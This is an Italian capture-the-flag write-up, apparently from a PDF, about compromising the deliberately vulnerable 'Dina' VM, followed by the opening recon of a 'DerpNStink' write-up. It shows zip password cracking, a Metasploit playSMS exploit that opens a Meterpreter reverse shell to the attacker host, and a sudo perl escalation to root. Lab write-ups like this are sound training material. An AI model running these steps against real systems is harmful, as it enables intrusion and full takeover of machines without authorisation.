
Port scanning con NMAP

Una sola porta aperta:


- 80 - http.

```
┌──(kali㉿kali)-[~]
└─$ nmap -p- -A 192.168.56.103
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-15 22:50 CEST
Nmap scan report for 192.168.56.103
Host is up (0.00092s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
| http-robots.txt: 5 disallowed entries
|_/ange1 /angel1 /nothing /tmp /uploads
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Dina

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.12 seconds
```

Ricognizione




- Ricognizione homepage e directory /nothing.
- Identificato nel codice HTML un elenco di possibili password.




Ricognizione

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.56.103/ -w /usr/share/wordlists/dirb/big.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.103/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 291]
/.htpasswd            (Status: 403) [Size: 291]
/cgi-bin/             (Status: 403) [Size: 290]
/index                (Status: 200) [Size: 3618]
/nothing              (Status: 301) [Size: 318] [--> http://192.168.56.103/nothing/]
/robots               (Status: 200) [Size: 102]
/robots.txt           (Status: 200) [Size: 102]
/secure               (Status: 301) [Size: 317] [--> http://192.168.56.103/secure/]
/server-status        (Status: 403) [Size: 295]
/tmp                  (Status: 301) [Size: 314] [--> http://192.168.56.103/tmp/]
/uploads              (Status: 301) [Size: 318] [--> http://192.168.56.103/uploads/]
Progress: 20469 / 20470 (100.00%)
===============================================================
Finished
===============================================================
```

- Directory scan con gobuster ha rivelato una directory ancora sconosciuta /secure.
- Trovato file backup.zip all'interno di tale directory.



Archivio backup.zip



Archivio backup.zip protetto da password.

Estrazione dell'hash tramite zip2john.

```
┌──(kali㉿kali)-[~]
└─$ zip2john Downloads/backup.zip > hash.txt

┌──(kali㉿kali)-[~]
└─$ cat hash.txt
backup.zip/backup-cred.mp3:$zip2$*0*1*0*f7fbed2094d28bc9*841a*82*67ec429908caf33cfc34e5c3f30a13a23747c4dfe17914274b6e404d2b59d8dcec9f8dc
549ce43ac4b5d2a2ff104f98aba748d566a8480df978f0a8f4cf4f485b2414d1328304207d7044d604e80b009828b56dac4d8a3f876464c9d9de757e20f2c612dff6839c
4f9ec7bdd10c168be5624b860f860dda8f749597302f9fc10a14f*e6da1038b02c0bc7bd4c*$/zip2$:backup-cred.mp3:backup.zip:Downloads/backup.zip
```


```
┌──(kali㉿kali)-[~]
└─$ nvim dina_passwords.txt

┌──(kali㉿kali)-[~]
└─$ cat dina_passwords.txt
freedom
password
helloworld!
diana
iloveroot
```

Tentativo cracking hash con John The Ripper con le passwords ottenute in precedenza.


```
┌──(kali㉿kali)-[~]
└─$ john --wordlist=dina_passwords.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2 8x])
Cost 1 (HMAC size) is 130 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 5 candidates left, minimum 24 needed for performance.
freedom          (backup.zip/backup-cred.mp3)
1g 0:00:00:00 DONE (2024-07-15 23:01) 16.66g/s 83.33p/s 83.33c/s 83.33C/s freedom..iloveroot
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```


Accesso all'archivio

```
┌──(kali㉿kali)-[~]
└─$ cat Downloads/backup-cred.mp3

I am not toooo smart in computer .......dat the resoan i always choose easy password...with creds backup file....

uname: touhid
password: ******

url : /SecreTSMSgatwayLogin
```



- Estratto contenuto dell'archivio: file backup-cred.mp3.
- Identificato file .mp3 come file di testo.
- File contiene username in chiaro e password nascosta.
- Presente anche un URL nascosto /SecreTSMSgatwayLogin.





Effettuato login alla pagina web del servizio playSMS con nome utente touhid e una delle password trovate in precedenza: "diana".

Exploit playSMS Metasploit

Ricerca con Metasploit di un possibile exploit per il servizio playSMS.

```
msf6 > search playsms

Matching Modules
================

   #  Name
   -  ----
   0  exploit/multi/http/playsms_uploadcsv_exec
   1  exploit/multi/http/playsms_template_injection
   2  exploit/multi/http/playsms_filename_exec
```

Scelto exploit e payload per ottenere una sessione Meterpreter.

```
msf6 > use exploit/multi/http/playsms_filename_exec
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(multi/http/playsms_filename_exec) > show options

Module options (exploit/multi/http/playsms_filename_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   admin            yes       Password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       Base playsms directory path
   USERNAME   admin            yes       Username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

```
msf6 exploit(multi/http/playsms_filename_exec) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
msf6 exploit(multi/http/playsms_filename_exec) > set TARGETURI /SecreTSMSgatwayLogin
TARGETURI => /SecreTSMSgatwayLogin
msf6 exploit(multi/http/playsms_filename_exec) > set USERNAME touhid
USERNAME => touhid
msf6 exploit(multi/http/playsms_filename_exec) > set PASSWORD diana
PASSWORD => diana
msf6 exploit(multi/http/playsms_filename_exec) > set LHOST 192.168.56.102
LHOST => 192.168.56.102
msf6 exploit(multi/http/playsms_filename_exec) > show options

Module options (exploit/multi/http/playsms_filename_exec):

   Name       Current Setting        Required  Description
   ----       ---------------        --------  -----------
   PASSWORD   diana                  yes       Password to authenticate with
   Proxies                           no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     192.168.56.103         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80                     yes       The target port (TCP)
   SSL        false                  no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /SecreTSMSgatwayLogin  yes       Base playsms directory path
   USERNAME   touhid                 yes       Username to authenticate with
   VHOST                             no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.56.102   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

Esecuzione exploit e ottenimento sessione Meterpreter su macchina target.

```
msf6 exploit(multi/http/playsms_filename_exec) > exploit

[*] Started reverse TCP handler on 192.168.56.102:4444
[+] Authentication successful : [ touhid : diana ]
[*] Sending stage (39927 bytes) to 192.168.56.103
[*] Meterpreter session 1 opened (192.168.56.102:4444 → 192.168.56.103:43082) at 2024-07-15 23:12:17 +0200

meterpreter >
```

Privilege escalation

Apertura shell e sua stabilizzazione tramite shell interattiva:

- **import pty** importa il modulo pty (pseudo-terminal) di Python, che fornisce funzioni per manipolare gli pseudo-terminali.
- **pty.spawn("/bin/bash")** avvia un processo figlio (in questo caso, la shell Bash) e lo collega al terminale corrente, consentendo di interagire con esso come se fosse eseguito direttamente.

```
meterpreter > shell
Process 1667 created.
Channel 0 created.
python -c 'import pty; pty.spawn("/bin/bash");'
www-data@Dina:/var/www/SecreTSMSgatwayLogin$ sudo -l
sudo -l
Matching Defaults entries for www-data on this host:
    env_reset,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on this host:
    (ALL) NOPASSWD: /usr/bin/perl
www-data@Dina:/var/www/SecreTSMSgatwayLogin$
```

- Il privilege escalation è stato molto rapido poiché Perl ha diritti di esecuzione sudo senza password.
- Tramite il comando **sudo /usr/bin/perl -e 'exec "/bin/bash";'** si può quindi ottenere una shell con privilegi di root.
- Ricerca e visualizzazione flag.txt.

```
www-data@Dina:/var/www/SecreTSMSgatwayLogin$ sudo /usr/bin/perl -e 'exec "/bin/bash";'
<eTSMSgatwayLogin$ sudo /usr/bin/perl -e 'exec "/bin/bash";'
root@Dina:/var/www/SecreTSMSgatwayLogin# ls /root
ls /root
flag.txt
root@Dina:/var/www/SecreTSMSgatwayLogin# cat /root/flag.txt
cat /root/flag.txt
 _____                                                                  _____
 \____/\_____ ___    ___  ____  ____  ____  ____  ____  ____  ____/\____/
   \____\___\\\\\\   //_ _ \\   //////_____/_____/_____/
     \____\___\\|| (( ~|~ )))  ||//_____/_____/
       \____\___\\ ((\ = / ))) //___/____/
         \____\--\_)))  \ _)))___/___/
                \__/  (((    (((_/
                  |  -)))  -  ))


root password is : hello@3210
easy one .....but hard to guess.....
but i think u dont need root password......
u already have root shelll....


CONGO.........
FLAG : 22d06624cd604a0626eb5a2992a6f2e6
```

3


DerpNStink 2018

Introduzione

Descrizione blackbox

Sfida boot2root per creare un ambiente sicuro in cui è possibile eseguire test di penetrazione reali su un target (intenzionalmente) vulnerabile. Nessuna conoscenza iniziale del sistema target.

Obiettivo: **trovare tutte le 4 flag, ottenendo infine l'accesso a livello root.**



Identificazione IP

- Interfaccia di rete configurata in DHCP su rete interna.
- Necessario identificare indirizzo IP del target, tramite il comando "netdiscover".

```
Currently scanning: 192.168.82.0/16   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________

                                     1        60  Unknown vendor
192.168.56.1    08:00:27:27:fd:d3    1        60  PCS Systemtechnik GmbH
192.168.56.2    0a:00:27:00:00:00    1        60  Unknown vendor
192.168.56.100  08:00:27:2e:ce:ad    1        60  PCS Systemtechnik GmbH
```

Raccolta informazioni

```
┌──(kali㉿kali)-[~]
└─$ nmap -p- -A 192.168.56.100
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-18 14:10 CEST
Nmap scan report for 192.168.56.100
Host is up (0.0053s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.2
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 12:4e:f8:6e:7b:6c:c6:d8:7c:d8:29:77:d1:0b:eb:72 (DSA)
|   2048 72:c5:1c:5f:81:7b:dd:1a:fb:2e:59:67:fe:a6:91:2f (RSA)
|   256 06:77:0f:4b:96:0a:3a:2c:3b:f0:8c:2b:57:b5:97:bc (ECDSA)
|_  256 28:e8:ed:7c:60:7f:19:6c:e3:24:79:31:ca:ab:5d:2d (ED25519)
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: DeRPnStiNK
| http-robots.txt: 2 disallowed entries
|_/php/ /temporary/
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.62 seconds
```

Port scanning con NMAP

Rilevate tre porte aperte:

- 21 - ftp.
- 22 - ssh.
- 80 - http.


Enumerazione directory

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.56.100/ -w /usr/share/wordlists/dirb/big.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.100/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 290]
/.htaccess            (Status: 403) [Size: 290]
/css                  (Status: 301) [Size: 313] [--> http://192.168.56.100/css/]
/javascript           (Status: 301) [Size: 320] [--> http://192.168.56.100/javascript/]
/js                   (Status: 301) [Size: 312] [--> http://192.168.56.100/js/]
/php                  (Status: 301) [Size: 313] [--> http://192.168.56.100/php/]
/robots.txt           (Status: 200) [Size: 53]
/server-status        (Status: 403) [Size: 294]
/temporary            (Status: 301) [Size: 319] [--> http://192.168.56.100/temporary/]
/weblog               (Status: 301) [Size: 316] [--> http://192.168.56.100/weblog/]
Progress: 20469 / 20470 (100.00%)
===============================================================
Finished
===============================================================
```

Enumerazione directory con metodo bruteforce usando "gobuster".

Rilevate alcune sotto-directory non trovate con nmap.

Ricognizione pagine web




